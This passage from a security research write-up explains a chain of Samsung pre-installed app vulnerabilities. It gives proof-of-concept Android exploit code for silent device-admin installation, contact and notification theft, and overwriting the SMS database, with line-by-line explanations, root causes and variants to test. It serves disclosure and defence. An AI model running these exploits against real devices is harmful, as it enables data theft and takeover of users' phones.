        }
    }).start();
}
Line by line: onCreate first calls startDump(), which starts the reader. It then works out the full path of the telephony app's mmssms.db file, builds a bundle whose dualdar-config-client-location points at that database, and prepares the same intent as before. A background thread then calls startService up to 999 times, waiting half a second between calls. The startDump method builds a ContentValues record whose _data field is the public copy path, inserts it into MediaStore.Files, which is Android's index of files, and gets back a URI. A second thread loops forever, opening that URI as a stream, reading it into a string and logging it under the tag evil.
The report describes the flow in two steps:
- A service is launched to copy the required file to a public location (since this is an invalid APK file, it will be deleted immediately after an installation error),
- Then, the
client_downloaded_knox_app.apkfile is read.
The report adds a note on the read side: MediaStore.Files is used because the latest Android versions do not allow direct reading from external storages belonging to other apps, but this can be bypassed using the Android Media Content Provider. In everyday terms, the phone normally locks each app's storage to that app, but the media index is a shared doorway that the attacker can use to peek at the copy.
Step 4: Managed Provisioning installs an app and makes it device admin
Managed Provisioning is pre-installed on all Samsung devices and is used for corporate device customisation, the setup an IT department runs when handing a phone to an employee. While testing Managed Provisioning, the team found an app being installed from a public directory:
The app originates in AOSP, the open-source Android codebase that anyone can build on. In AOSP it had security checks verifying the authorisation of any interaction, meaning it confirmed the caller was allowed to ask. Samsung modified it to add features for its ecosystem and Knox Core, and in doing so introduced a bypass: setting com.samsung.knox.container.requestId skips the check.
int intExtra = intent.getIntExtra("com.samsung.knox.container.requestId", -1);
if (intExtra > 0) {
   ProvisionLogger.logw("Skipping verifyActionAndCaller"); // the bypass
} else if (!verifyActionAndCaller(intent, str)) {
   return;
}
Line by line: the code reads an integer extra called com.samsung.knox.container.requestId, defaulting to -1 if it is missing. If the value is greater than zero, it logs the message Skipping verifyActionAndCaller and carries on without checking anything. Otherwise it calls verifyActionAndCaller, and if that check fails it returns, doing nothing. So any app that includes a positive request ID in its message gets past the gate.
The PoC was built by copying the code of the ProvisioningParams.Builder class and passing the standard parameters needed to configure Managed Provisioning, which included:
- the URL for downloading the app
- the SHA1 hash of the file
- the Device Admin receiver component name
A hash is a short fingerprint of a file, used to prove the file is the expected one. A Device Admin receiver is the part of an app that asks for administrator rights over the phone.
byte[] hash = Base64.decode("[redacted]", 0);
PackageDownloadInfo.Builder infoBuiler = PackageDownloadInfo.Builder.builder()
       .setLocation("https://redacted.s3.amazonaws.com/app-release.apk")
       .setPackageChecksum(hash)
       .setSignatureChecksum(hash);

ProvisioningParams.Builder builder = ProvisioningParams.Builder.builder()
       .setSkipUserConsent(true)
       .setDeviceAdminComponentName(new ComponentName("test.exampleapp", "test.exampleapp.MyReceiver"))
       .setDeviceAdminPackageName("test.exampleapp")
       .setProvisioningAction("android.app.action.PROVISION_MANAGED_DEVICE")
       .setDeviceAdminDownloadInfo(infoBuiler.build());

ProvisioningParams params = builder.build();

Intent i = new Intent("com.android.managedprovisioning.action.RESUME_PROVISIONING");
 i.setClassName("com.android.managedprovisioning", "com.android.managedprovisioning.preprovisioning.PreProvisioningActivity");
i.putExtra("provisioningParams", params);
i.putExtra("com.samsung.knox.container.requestId", 1);
i.putExtra("com.samsung.knox.container.configType", "knox-do-basic");
startActivity(i);
Line by line: the first line decodes a Base64 string into a byte array, the fingerprint. The PackageDownloadInfo.Builder then records where to download the app from, and sets both the package checksum and the signature checksum to that fingerprint. The ProvisioningParams.Builder sets skipUserConsent to true, which removes the prompt that would normally ask the user to agree; names the Device Admin component as test.exampleapp.MyReceiver; names the package test.exampleapp; sets the provisioning action to android.app.action.PROVISION_MANAGED_DEVICE; and attaches the download info. build() produces the finished parameters object. The intent is addressed to the Managed Provisioning activity, carries those parameters, includes com.samsung.knox.container.requestId set to 1, which is the bypass, and a config type of knox-do-basic. startActivity sends it.
After opening the app, this is what happened:
- Managed Provisioning was forced to download a malicious app from the attacker-specified link
- The malicious app installed in Step 1 was made a device administrator with an arbitrary set of rights
- A process was initiated which would remove all the other apps installed on the same device.
The attack looked like this:
Step 5: Secure Folder leaks its content provider rights
Secure Folder is a secure file storage app pre-installed on Samsung devices, with a large set of rights. A content provider is Android's shared data service: an app can expose a provider so other apps can read or write its data, and it can hand out temporary permission to do so. The vulnerability is in accessing arbitrary* content providers: an attacker can send an intent to a Secure Folder activity with URI permission flags and a data URI, and intercept the intent they sent, which carries the granted rights.
As a PoC, the team intercepted the rights to read and write contacts:
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);

   Intent i = new Intent();
   i.setClassName("com.samsung.knox.securefolder", "com.samsung.knox.securefolder.containeragent.ui.settings.KnoxSettingCheckLockTypeActivity");
   i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION | Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
   i.setData(ContactsContract.RawContacts.CONTENT_URI);
   startActivityForResult(i, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
   super.onActivityResult(requestCode, resultCode, data);

   dump(data.getData());
}

private void dump(Uri uri) {
   Cursor cursor = getContentResolver().query(uri, null, null, null, null);
   if (cursor.moveToFirst()) {
       do {
           StringBuilder sb = new StringBuilder();
           for (int i = 0; i < cursor.getColumnCount(); i++) {
               if (sb.length() > 0) {
                   sb.append(", ");
               }
               sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
           }
           Log.d("evil", sb.toString());
       } while (cursor.moveToNext());
   }
}
Line by line: onCreate builds an intent aimed at a Secure Folder activity, sets two flags that ask Android to grant read and write permission on a URI, and sets the data URI to the contacts provider. startActivityForResult launches it and asks to be told the result. When the result comes back, onActivityResult takes the returned intent's data URI and passes it to dump. dump queries that URI, walks through every row and every column, builds a readable string of column = value pairs, and logs it under the tag evil. The query then reads the contacts.
Step 6: SecSettings reads and writes files as UID 1000
SecSettings is Samsung's pre-installed settings app. Every app on Android runs under a numeric user ID, called a UID; UID 1000 is the system user, the most powerful ordinary identity on the phone. The vulnerability on reading and writing arbitrary files from UID 1000 (system) consists of two components:
- gaining access to arbitrary* content providers
- exploiting an insecure FileProvider in the
com.sec.imsserviceapp
A FileProvider is a small helper that lets an app share specific files with other apps through a content provider.
This chain is only possible because both apps use the same shared UID specified in their AndroidManifest.xml: android:sharedUserId="android.uid.system". In fact, this setting means that two different apps can share absolutely all resources and have full access to each other's components. The vulnerability in SecSettings is Google's. It was reported to the Android VDP, Google's vulnerability disclosure programme, and the reward is $2000. The details of this issue are promised for the Part 2 article.
Step 7: Samsung DeX System UI leaks the notification policy
DeX is Samsung's desktop mode, which shows the phone's apps on a large screen. The vulnerability allowed an attacker to steal data from user notifications, which would typically include chat descriptions for Telegram, Google Docs folders, Samsung Email and Gmail inboxes, and information from notifications of other apps. The attacker could also activate the functionality to create a backup in the world-readable directory on the SD card:
Because the file was deleted immediately after the backup was created, the PoC adds a loop that copies it away as soon as it appears:
final File root = Environment.getExternalStorageDirectory();
final File policyFile = new File(root, "notification_policy.xml");
final File backupCopy = new File(root, "backup");

Intent i = new Intent("com.samsung.android.intent.action.REQUEST_BACKUP_NOTIFICATION");
i.setClassName("com.samsung.desktopsystemui", "com.samsung.desktopsystemui.NotificationBackupRestoreManager$NotificationBnRReceiver");
i.putExtra("SAVE_PATH", root.getAbsolutePath());
i.putExtra("SESSION_KEY", "not_empty");
sendBroadcast(i);

new Thread(() -> {
    while (true) {
        if (policyFile.exists()) {
            try (InputStream inputStream = new FileInputStream(policyFile)) {
                try (OutputStream outputStream = new FileOutputStream(backupCopy)) {
                    IOUtils.copy(inputStream, outputStream);
                }
            } catch (Throwable th) {
                throw new RuntimeException(th);
            }
        }
    }
}).start();
Line by line: the first three lines define the external storage root, the file the backup will be written to, and a second file to keep a copy. The intent is addressed to a receiver inside DeX System UI, with SAVE_PATH set to the storage root and a SESSION_KEY set to the string not_empty. sendBroadcast sends it as a broadcast, a message any interested component can receive. A background thread then loops forever: if the policy file exists, it opens it for reading, opens the backup copy for writing, and copies the bytes across. The broadcast names the receiver directly, sets SAVE_PATH to the external storage root and supplies a non-empty SESSION_KEY.
Step 8: TelephonyUI overwrites files as UID 1001
The receiver com.samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringReceiver is exported. It saves files from the URL specified in photoring_uri to the path specified in down_file. This was detected by the Oversecured Android scanner:
The only requirement is that the content-type of the server response should be image/* or video/*. The content type is the label a web server attaches to a file saying what kind of thing it is. The team therefore used the filename test.mp4, and Amazon S3, a cloud file storage service, automatically specified the video/mp4 content type in the response.
File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telephony", 0).dataDir, "databases/mmssms.db");

Intent i = new Intent("com.samsung.android.app.telephonyui.action.DOWNLOAD_PHOTORING");
i.setClassName("com.samsung.android.app.telephonyui", "com.samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringReceiver");
i.putExtra("photoring_uri", "https://redacted.s3.amazonaws.com/test.mp4");
i.putExtra("down_file", dbPath.getAbsolutePath());
sendBroadcast(i);
Line by line: the first line works out the full path of the telephony app's mmssms.db database. The intent is addressed to the TelephonyUI receiver, with photoring_uri pointing at the attacker's file and down_file pointing at the database. sendBroadcast sends it. As a result, the file with SMS/MMS messages was overwritten with attacker-controlled content.
Step 9: PhotoTable redirects intents to hijack SD card access
PhotoTable is the screensaver that shows photos when the phone is idle. In PhotoTable the team found intent redirection, which allowed access to content providers to be intercepted. Intent redirection means the app takes an intent it receives and forwards it somewhere else, and if it does so without care, the attacker's message ends up being delivered with the app's own privileges.
They used it to hijack the rights to access the SD card:
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);

   handle(getIntent());
}

protected void onNewIntent(Intent intent) {
   super.onNewIntent(intent);

   handle(intent);
}

private void handle(Intent intent) {
   if ("evil".equals(intent.getAction())) {
       String uri = MediaStore.Images.Media.insertImage(getContentResolver(),
               Bitmap.createBitmap(1, 1, Bitmap.Config.ARGB_8888),
               "Title_1337",
               "Description_1337");
       Log.d("evil", "Result: " + uri);
   } else {
       Intent next = new Intent("evil", MediaStore.Images.Media.EXTERNAL_CONTENT_URI);
       next.setFlags(Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
       next.setClass(this, getClass());

       Intent i = new Intent();
       i.setClassName("com.android.dreams.phototable", "com.android.dreams.phototable.PermissionsRequestActivity");
       i.putExtra("previous_intent", next);
       i.putExtra("permission_list", new String[0]);
       startActivity(i);
   }
}
Line by line: onCreate and onNewIntent both pass the incoming intent to handle, so the code runs whether the app is starting fresh or already running. In handle, if the intent's action is evil, the app inserts a one-pixel image into the media store with the title Title_1337 and description Description_1337, and logs the resulting URI. Otherwise it builds a second intent with the action evil, the external images URI as its data, and the write permission flag set, addressed back to the malicious app itself. It then builds an intent aimed at PhotoTable's PermissionsRequestActivity, puts the second intent in previous_intent, passes an empty permission_list, and starts it. The PoC wraps an intent carrying FLAG_GRANT_WRITE_URI_PERMISSION for the external images URI in previous_intent and sends it to PermissionsRequestActivity.
Root cause
Each issue is a different mistake, but they share a theme: exported components in privileged pre-installed apps trusting data supplied by the caller.
- Knox Core's
DualDARInitServiceaccepts a caller-supplied URI and copies it into a world-readable directory before installing it, with no check that the caller is entitled to provision the device. - Managed Provisioning's Samsung-specific
requestIdextra short-circuitsverifyActionAndCaller, the AOSP authorisation check, so any app can drive provisioning. - Secure Folder and PhotoTable return or forward intents without stripping URI permission grants, so the grant travels to the attacker.
- Samsung DeX System UI's backup functionality creates a backup in a world-readable directory on the SD card.
- TelephonyUI's
PhotoringReceivertakes both the source URL and the destination path from the broadcast, with only a content-type check on the response. - SecSettings and
com.sec.imsserviceshareandroid.uid.system, so a weakness in one app's FileProvider exposes the other's file access.
Impact
With a malicious app installed on the device, an attacker could read and edit contacts, calls and SMS/MMS, install arbitrary apps with device administrator rights, and read or write arbitrary files as a system user, which could change device settings. The Managed Provisioning chain additionally removed all other apps installed on the same device. The report notes the issues could have led to a GDPR violation and that Samsung fixed them in a timely manner.
Fix
Samsung fixed the vulnerabilities; the report does not describe the individual patches. The changes implied by the root causes are to stop exported components accepting caller-supplied URIs and paths, to restore the authorisation check in Managed Provisioning rather than bypassing it on a caller-supplied extra, and to avoid granting URI permissions to intents that leave the app.
Variants to test
- Exported services that copy a URI. Send a
file://URI pointing at another app's private data to any exported service that takes a location parameter. A positive result is a copy of that file appearing in a world-readable directory. - Samsung-specific extras on AOSP-derived apps. Look for extras that skip a
verify...orcheck...call, such as a request ID or config type. A positive result is a privileged action completing without the caller holding the expected permission. - Activities returning granted URIs. Call exported activities with
FLAG_GRANT_READ_URI_PERMISSIONorFLAG_GRANT_WRITE_URI_PERMISSIONand a sensitive data URI, then inspect the returned intent. A positive result is a data URI you can query or write to. - Backup and export receivers with a path extra. Broadcast to them with
SAVE_PATHor similar set to external storage. A positive result is a policy or configuration file readable by other apps. - Download receivers with a destination extra. Point
down_file-style extras at another app's database and serve a file with an accepted content type. A positive result is the target file overwritten. - Intent redirection via
previous_intent. Wrap an intent carrying a URI grant and check whether the target forwards it back to you. A positive result is aMediaStoreinsert or query succeeding with the forwarded grant. - Shared UID pairs. Enumerate apps declaring
android:sharedUserId="android.uid.system"and test one app's FileProvider from the other's context. A positive result is file read or write as UID 1000.
Glossary
- APK: the file format of an Android app, the installer package you download or install from a store.
- AOSP: the Android Open Source Project, the public codebase that Android phones are built from.
- Broadcast: an Android message that is sent out to any component that has registered to receive it.
- Bundle: a small bag of key and value pairs passed between Android components.
- Component: a building block of an Android app, such as an activity, a service or a receiver.
- Content provider: Android's shared data service, which lets one app expose data to others and hand out temporary permission.
- Content type: the label a server attaches to a file saying what kind of thing it is, such as
video/mp4. - CVE: a public catalogue number for a known security flaw.
- Device Admin: a permission level that lets an app control the phone, for example lock it or wipe it.
- Exported: marked so that other apps on the phone are allowed to start or talk to the component.
- FileProvider: a helper that shares specific files with other apps through a content provider.
- GDPR: the European data protection law, which requires personal data to be handled securely.
- Hash: a short fingerprint of a file, used to prove the file is the expected one.
- Intent: Android's message object, a bundle of instructions sent from one app to another.
- Intent redirection: when an app forwards an intent it received to another component, which can let an attacker's message travel with the app's privileges.
- MediaStore: Android's index of files such as images and videos, which apps can query.
- PoC: proof of concept, a small program that demonstrates a bug really works.
- Receiver: a component that listens for broadcasts and reacts to them.
- Service: a component that runs in the background and does work on request.
- SVE: Samsung's own tracking number for a security issue.
- UID: the numeric user ID that an app runs under; UID 1000 is the system user.
- URI: the address of a resource, such as a file or a piece of data.
- VDP: vulnerability disclosure programme, a scheme for reporting security bugs to a vendor.
- World-readable: a file or folder that any app on the phone is allowed to read.